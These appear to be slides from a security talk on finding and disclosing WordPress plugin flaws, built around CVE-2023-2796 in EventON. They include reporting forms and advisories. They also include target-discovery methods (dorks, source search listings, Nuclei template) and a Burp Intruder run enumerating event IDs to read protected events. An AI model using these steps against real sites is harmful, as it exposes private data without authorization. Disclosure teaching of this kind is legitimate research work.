# HUNTING ODAYS ON WORDPRESS PLUGINS AND MAKING PROFIT

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#### TERMS:

COMMON VULNERABILITIES AND EXPOSURES (CVE) - IS A LIST OF PUBLICLY DISCLOSED COMPUTER SECURITY FLAWS.

VULNERABILITY DISCLOSURE - REFERS TO THE PROCESS OF IDENTIFYING, REPORTING AND PATCHING WEAKNESSES OF SOFTWARE, HARDWARE OR SERVICES THAT CAN BE EXPLOITED.

POC - A PROOF OF CONCEPT (POC) EXPLOIT IS A NON-HARMFUL ATTACK AGAINST A COMPUTER OR NETWORK.

ZERO-DAY/0-DAY - IS A VULNERABILITY IN A COMPUTER SYSTEM THAT WAS PREVIOUSLY UNKNOWN TO ITS DEVELOPERS OR ANYONE CAPABLE OF MITIGATING IT.

BUG BOUNTY PROGRAM - BUG BOUNTY PROGRAM IS A DEAL OFFERED BY MANY WEBSITES, ORGANIZATIONS AND SOFTWARE DEVELOPERS BY WHICH INDIVIDUALS CAN RECEIVE RECOGNITION AND COMPENSATION FOR REPORTING BUGS, ESPECIALLY THOSE PERTAINING TO SECURITY EXPLOITS AND VULNERABILITIES.

#### TERMS:

BOUNTY - MONETARY REWARD FOR A VULNERABILITY FOUND IN A BUG BOUNTY PROGRAM.

GOOGLE DORKING - REFERS TO USING GOOGLE SEARCH TECHNIQUES TO HACK INTO VULNERABLE SITES OR SEARCH FOR INFORMATION THAT IS NOT AVAILABLE IN PUBLIC SEARCH RESULTS.


BURP SUITE – IS A SOFTWARE SECURITY APPLICATION USED FOR PENETRATION TESTING OF WEB APPLICATIONS.

INTRUDER - IS A POWERFUL TOOL FOR PERFORMING HIGHLY CUSTOMIZABLE, AUTOMATED ATTACKS AGAINST WEBSITES.


BRUTE-FORCE - A BRUTE FORCE ATTACK IS A HACKING METHOD THAT USES TRIAL AND ERROR TO CRACK PASSWORDS, LOGIN CREDENTIALS, AND ENCRYPTION KEYS.

CVSS SCORE - THE COMMON VULNERABILITY SCORING SYSTEM (AKA CVSS SCORES) PROVIDES A NUMERICAL (0-10) REPRESENTATION OF THE SEVERITY OF AN INFORMATION SECURITY VULNERABILITY.

### CVE-2023-2796 - EVENTON < 2.1.2 - UNAUTHENTICATED EVENT ACCESS



### **DETECTION**



# REPORTING WITH NO PUBLIC POC - WORDFENCE

| M Wordfence   | PRODUCTS   | INTELLIGENCE                          | SUPPORT                            | NEWS                   | ABOUT                                       | VIEW PRICING   |   |
|---|--|---------------------------------------|------------------------------------|------------------------|---|--|---|
| Wordfence is a Certified Numbering Authority (t<br>fill out the following form to request a CVE ID or<br>us without previous CVE ID assignment will be a<br>1-3 business days with a CVE ID assignment an | to submit a vu<br>assigned a CVE   | Inerability that w<br>ID. The Wordfen | ill be added to<br>nce Threat Inte | o our pub<br>elligence | lic database of vuln<br>team will review yo | erabilities. All vulnerabilities re<br>ur submission and report back |   |
| All CVE IDs assigned by Wordfence are added to our vulnerability database as part of Wordfence Intelligence.  |  |                                       |                                    |                        |   |  |   |
| A guide to responsible disclosure can be found  | here. If you hav   | e any questions,                      | please send                        | an email               | to cve-request@wo                           | rdfence.com.   |   |
| If you would like to encrypt any fields on this for   | m, please use t  | he provided PGF                       | key.                               |                        |   |  |   |
| Contact Information   |  |                                       |                                    |                        |   |  |   |
| Requester Name *  |  |                                       |                                    |                        |   |  |   |
| Contact Email *   |  |                                       |                                    |                        |   |  |   |
|   |  |                                       |                                    |                        |   |  |   |
| Vulnerability Details   |  |                                       |                                    |                        |   |  |   |
| Researcher(s) *   |  |                                       |                                    |                        |   |  | • |
| Affected Software *   | ● Plugin ○ Theme ○ WordPress Core  |                                       |                                    |                        |   |  |   |
|   | Plugin Name  |                                       |                                    |                        | Plugin Slug                                 |  |   |
| Version(s) Affected *   |  |                                       |                                    |                        |   |  |   |
| Has this vulnerability been patched? *  | Yes No   |                                       |                                    |                        |   |  |   |
| Description of Vulnerability *  | Please provide   | a concise descrip                     | otion of the vuln                  | erability              |   |  |   |
| Proof of Concept *  | Please provide a valid working concept, that is how the vulnerability can be exploited. This can be a simple walkthrough explanation or a complete script. |                                       |                                    |                        |   | nrough   |   |
| Reference(s)  | http://www.exa   | ample.com                             |                                    |                        |   |  | 0 |
| Have you contacted another CNA to request a CVE ID for this vulnerability? *  | Yes No   |                                       |                                    |                        |   |  |   |
| By sub-   | mitting this form  | n, you grant Wor                      | dfence rights                      | to publis              | h this information.                         |  |   |
|   |  |                                       |                                    |                        |   |  |   |
|   |  | Su                                    | ıbmit                              |                        |   |  |   |

https://www.wordfence.com/request-cve/

### REPORTING WITH PUBLIC POC -


### **WPSCAN**

| <b>WPScan</b> | How it works   | Pricing | Vulnerabilities 🗸                      | For developers 🗸   | Contact   | ۵                | Login | Talk to sales |
|---------------|----------------|---------|--|--|---|------------------|-------|---------------|
|               |                |         |  |  |   |                  |       |               |
|               | Submi          | t a V   | ulnerabil                              | ity  |   |                  |       |               |
|               |                |         |  | osts/pages/comment<br>for Stored XSS using   |   |                  |       |               |
|               | Your Deta      | ils     | Your email<br>to contact<br>(except yo | o leave any of these of<br>address will never be<br>you regarding the vu<br>ur email address) will<br>ulnerability you submi | e displayed public<br>Inerability you sub<br>be made public o | mit. All other f | ields |               |
|               | Submitter nam  | e       | I am th                                | ne original researcher   |   |                  |       |               |
|               | Researcher na  | me      |  |  |   |                  |       |               |
|               | Submitter ema  | iil     | Lwant                                  | to receive email upda  | ntoe  |                  |       |               |
|               | Submitter web  | site    | Twant                                  | to receive email upos  | ates  |                  |       |               |
|               | Submitter Twit | ter     |  |  |   |                  |       |               |
|               |                |         |  |  |   |                  |       |               |

Vulnerability type\* ACCESS CONTROLS Affected plugin(s) Plugin slug or URL Add field Affected theme(s) Theme slug or URL Add field Unauthenticated Min Required Access\* 16/09/2023 Published date<sup>4</sup> Description\* Please provide a cURL command, raw request, or other minimal PoC that can be used to reproduce the issue. Supporting images Add File Video links Add field Reference URLs Add field I have notified the vendor I would like to request a CVE By ticking this box you agree to our submission terms\*

https://wpscan.com/submit

#### CHANGELOG AND FIX



https://wordpress.org/plugins/eventon-lite/#developers

#### = 4.4 (2023-6-9) =

ADDED: location and organizer term ID on term edit page form

ADDED: endpoint based ajax call method to speed up ajax requests

ADDED: evo\_slidedown\_eventcard\_complete trigger for single event box

ADDED: appearance settings to adjust eventtop hover left border size

ADDED: support for full site editing themes

ADDED: ability to download each event as CSV data in event edit

FIXED: Automatic conversion of false to array class-calendar-helper.php on line 504

FIXED: get directions not working when google maps API is disabled

FIXED: ux\_val 3a not showing google maps

FIXED: schedule view formatting

FIXED: share on whatsapp text translation

FIXED: addons page lightbox title missing and other errors

FIXED: clear filter not working

FIXED: single event page title text encoding

FIXED: download events as CSV special character encoding

FIXED: download events as CSV event location data error

FIXED: event organizer page organize image bad cropping

FIXED: event edit page notice message when no custom fields activated

FIXED: security vulnerability in eventon\_ics\_download

UPDATED: event organizer lightbox styles and code

UPDATED: admin welcome screen design and layout

UPDATED: cal\_id value no longer needed but still supported

https://docs.myeventon.com/documentations/eventonchangelog/

### VULNERABILITY DISCLOSURE - WPSCAN

| WordPress Plugin Vulner        | rabilities  |  |
|--------------------------------|---|--|
| EventON < 2                    | 2.1.2 - Unauthenticated Event Access  |  |
| Description                    |   |  |
|                                | tication and authorization in its eventon_ics_download ajax action, allowing unauthenticated visitors to<br>word protected Events by guessing their numeric id. |  |
| Proof of Concept               |   |  |
| https://example.com/wp-ac      | dmin/admin-ajax.php?action-eventon_ics_downloadWevent_id=value  |  |
|                                |   |  |
| Affects Plugins                |   |  |
| eventon-lite                   | Fixed in version 2.1.2  |  |
| □ eventON                      | Fixed in version 4.4 🗸  |  |
| References                     | CVE-2023-2796   |  |
| Classification                 |   |  |
| Туре                           | NO AUTHORISATION  |  |
| OWASP top 10                   | A5: Broken Access Control   |  |
| CWE                            | CWE-862   |  |
| Miscellaneous                  |   |  |
| Original Researcher            | Miguel Santareno  |  |
|                                | Miguel Santareno  |  |
| Submitter                      |   |  |
| Submitter<br>Submitter website | https://miguelsantareno.github.io/  |  |
|                                | https://miguelsantareno.github.io/<br>MiguelSantareno   |  |
| Submitter website              |   |  |


https://wpscan.com/vulnerability/e9ef793c-e5a3-4c55-beee-56b0909f7a0d

### VULNERABILITY DISCLOSURE - WORDFENCE

| W                                  | ordfence Intelligence > Vulnerabilit | ity Database > EventON <= 2.1 - Missing Authorization to Event Access  |  |  |
|------------------------------------|--------------------------------------|--|--|--|
| Missing Aut CVSS:3.1/AV:N/AC:L/PR: |                                      | Description  The EventON plugin for WordPress is vulnerable to unauthorized access of data due to a missing capability check on the eventon_los_download function in versions up to, and including, 2.1. This makes it possible for unauthenticated attackers to view private or protected events.  References |  |  |
| CVE                                | CVE-2023-2796                        | • wpscan.com   |  |  |
| cvss                               | 5.3 (Medium)                         | plugins.trac.wordpress.org   |  |  |
| Publicly Published                 | June 19, 2023                        | Share  |  |  |
| Last Updated                       | June 22, 2023                        | f Facebook Twitter in Linkedin Kemail  |  |  |
| Researcher                         | Miguel Santareno                     | f Facebook Twitter in Linkedin   |  |  |
| EventON                            |                                      | ted software package   |  |  |
| Software Type                      | Plugin                               |  |  |  |
| Software Slug                      |                                      | eventon-lite (view on wordpress.org)  ✓ Yes  |  |  |
| Patched?                           |                                      |  |  |  |
| Remediation                        |                                      | rsion 2.1.2, or a newer patched version  |  |  |
|                                    | d Version <= 2.1                     |  |  |  |


https://www.wordfence.com/threatintel/vulnerabilities/wordpress-plugins/eventon-lite/eventon-21-missing-authorization-to-event-access

### VULNERABILITY DISCLOSURE - NIST



https://nvd.nist.gov/vuln/detail/CVE-2023-2796

### FIND TARGETS – GOOGLE DORKING



https://www.google.com/search?q=inurl%3Aeventon\_ics\_dow\_nload

# FIND TARGETS – SOURCE CODE ENUMERATION

| eventon_ics_download"  | Search  |
|--|---|
| Need more results? Try internal pages search. O query syntax |   |
| 650 web pages in 0.11 s.                                     | LURLs    LCSV    LCSV+snippets  |
| Rank Uri   | Snippets  |
| 36 836   | min-ajax.php?action= <b>eventon_ics_download</b> &event_id=98559&     |
| 41 050   | min-ajax.php?action=eventon_ics_download&event_id=25662&              |
| 74 062   | min-ajax.php?action= <b>eventon_lcs_download</b> &event_id=38415&     |
| 98 281   | min-ajax.php?action= <b>eventon_ics_download</b> &event_id=25662&     |
| 125 513  | min-ajax.php?action=eventon_ics_download&,event_id=9389&a             |
| 156 845  | min-ajax.php?action= <b>eventon_ics_download</b> &event_id=21000&ri=2 |
| 205 809  | min-ajax.php?action= <b>eventon_ics_download</b> &,event_id=8833&a    |
| 214 663  | min-ajax.php?action=eventon_ics_download&event_id=30417               |
| 235 933  | min-ajax.php?action=eventon_ics_download&event_id=26790&              |
| 275 930  | min-ajax.php?action=eventon_ics_download&event_id=161742&ri=          |
| 285 258  | min-ajax.php?action= <b>eventon_ics_download</b> &event_id=29008&     |
| 290 791  | min-ajax.php?action=eventon_ics_download&event_id=32971&              |
| 383 873  | min-ajax.php?action=eventon_ics_download&,event_id=45104&             |
| 387 056  | min-ajax.php?action= <b>eventon_ics_download</b> &event_id=77690&     |
| 410.168  | min-ajax.php?action= <b>eventon_ics_download</b> &,event_id=117590    |
| 419.874  | min-ajax.php?action=eventon_ics_download&event_id=100005              |
| 420 699  | min-ajax.php?action= <b>eventon_ics_download</b> &event_id=6798&a     |
| 428 532  | min-ajax.php?action= <b>eventon_ics_download</b> &event_id=31157&     |
| 485 171  | min-ajax.php?action=eventon_ics_download&event_id=30242&              |
| 487 941  | min-ajax.php?action=eventon_ics_download&event_id=22093&ri=0          |

https://publicwww.com/websites/%22eventon ics download %22/

### FIND TARGETS – TECHNOLOGY DATABASE - WAPPALYZER

| me / Leod lists  | Products × Pricing Resources ×  Want to learn | more? Book a free dema |
|--|---|------------------------|
| ead lists sete lists of websites and contacts and prospects by the technologies they use. Lead lists contain webs intact details, social media profiles and more. Create and export a b technology or keyword based on industry, website traffic and lo- | ustom reports for any cation.                 | 0                      |
| at started by selecting one or more technologies, keywords or top-level mains. Optionally add filters to get exactly what you need. Within minute u get a free sample to review. Sign up for a plan to download the full list.                           |   |                        |
| Technologies ^   | Countries                                     | ~                      |
| Choose one or more technologies (e.g. 'Shopify') or categories (e.g. 'Ecommerce').   | Languages                                     | ~                      |
| Find a technology Q  | Industry                                      | ~                      |
| Technology Version ③   | Company size                                  | ~                      |
| ■ EventOn (6500) - ⊗   | List size & website traffic                   | ~                      |
|  | Freshness                                     | ~                      |
| ☐ Technology must be present on homepage   | Fresnness                                     |                        |
| ☐ Technology must be present on homepage  Keywords   ✓   | Exclusions                                    | •                      |
|  |   | ~                      |
| Keywords   |   | .~.                    |

https://www.wappalyzer.com/lists/?technologies=eventon

### FIND TARGETS - NUCLEI

```
random-robbie commented on Jul 11
                                                                                                        Contributor
 id: CVE-2023-2796
   name: "EventON <= 2.1 - Missing Authorization to Event Access"
   severity: medium
   description: "The EventON plugin for WordPress is vulnerable to unauthorized access of data due to a missing capability
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/dba3f3a6-3f55-4f4e-98e4-bb98d9c94bdd
    classification:
     cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
     cvss-score: 5.3
     cve-id: CVE-2023-2796
    metadata:
     fofa-query: "wp-content/plugins/eventon/"
     google-query: inurl:"/wp-content/plugins/eventon/"
     shodan-query: 'vuln:CVE-2023-2796'
    tags: wordpress, eventon, medium
    - method: GET
     redirects: true
     max-redirects: 3
       - "{{BaseURL}}/wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=1"
     matchers-condition: and
     matchers:
       - type: status
           - 200
        - type: word
         words:
           - "text/Calendar"
          part: header
```

https://github.com/projectdiscovery/nucleitemplates/issues/7663

### FIND TARGETS - NUCLEI

```
Roberts-MBP:tmp rwiggins$ nuclei -t CVE-2023-2796.yaml --target http://wordpress.lan
 /_\////__//__//
projectdiscovery.io
[INF] Current nuclei version: v2.9.8 (latest)
[INF] Current nuclei-templates version: v9.5.6 (latest)
[INF] New templates added in latest release: 3
[INF] Templates loaded for current scan: 1
[INF] Targets loaded for current scan: 1
[CVE-2023-2796] [http] [medium] http://wordpress.lan/wp-admin/admin-ajax.php?action=eventon ics download&event id
```

https://github.com/projectdiscovery/nucleitemplates/issues/7663



```
GET /wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=37369&ri=0 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

https://portswigger.net/burp

### CREATING BETTER POC

#### 

https://portswigger.net/burp

### CREATING BETTER POC


| ②        | Payload sets  |                     |         |  |  |  |  |  |
|----------|---|---------------------|---------|--|--|--|--|--|
|          | You can define  | one or more payload | sets. T | The number of payload sets depends on the attack type defined in the |  |  |  |  |
|          | Payload set:  | 1                   | ~       | Payload count: 2,632   |  |  |  |  |
|          | Payload type:   | Numbers             | ~       | Request count: 2,632   |  |  |  |  |
| <b>②</b> | Payload settings [Numbers]  This payload type generates numeric payload Number range  Type:  Sequential Rand From: 37369  To: 40000  Step: 1  How many: |                     | . ,     | ads within a given range and in a specified format.                  |  |  |  |  |

https://portswigger.net/burp

### CREATING BETTER POC


```
200
         37513
                                                                       1588
                                                                        1487
                                                                        1487
         37515
                                       200
                                                                        1484
         37516
          37372
          37373
         37518
                                                                        1481
         37520
                                       200
          37521
                                                                        1480
                                                                        1458
         37384
                                                                        1434
         37385
                                       200
                                                                        1434
         37386
                                                                        1434
                                                                        1433
          37392
                                                                        1433
                                                                        1432
         37393
                                       200
         37502
                                      200
                                                                        1432
          37488
Request Response
Pretty Raw Hex Render
 HTTP/2 200 OK
 Content-Type: text/Calendar; charset=utf-8 P3p: CP="NOI"
 X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
6 Referrer-Policy: strict-origin-when-cross-origin
7 X-Frame-Options: SAMEORIGIN
  Content-Disposition: inline: filename=36-revision-v1.ics
  X-Frame-Options: SAMEORIGIN
   Content-Length: 681
 Expires: Mon, 12 Jun 2023 10:38:32 GMT
Cache-Control: max-age=0, no-cache, no-store
3 Pragma: no-cache
4 Date: Mon, 12 Jun 2023 10:38:32 GMT
 Set-Cookie: PHPSESSII
Server-Timing: cdn-ca
 Server-Timing: edge; dur=148
Server-Timing: origin; dur=57341
 Strict-Transport-Security: max-age=31536000 ; includeSubDomains ; preload
Server-Timing: ak p; desc="468490_3564217765_232791863_5749022_6730_12_0_=";dur=1
```

### REPORTING - BUGCROWD



https://www.bugcrowd.com/

### REPORTING - INTIGRITI




https://www.intigriti.com/

### REPORTING - HACKERONE



https://www.hackerone.com/

### REPORTING - YESWEHACK




https://www.yeswehack.com/

### PAYOUT EXAMPLE

Medium

\$1,000 - \$1,500

### CVE STATS



A&Q

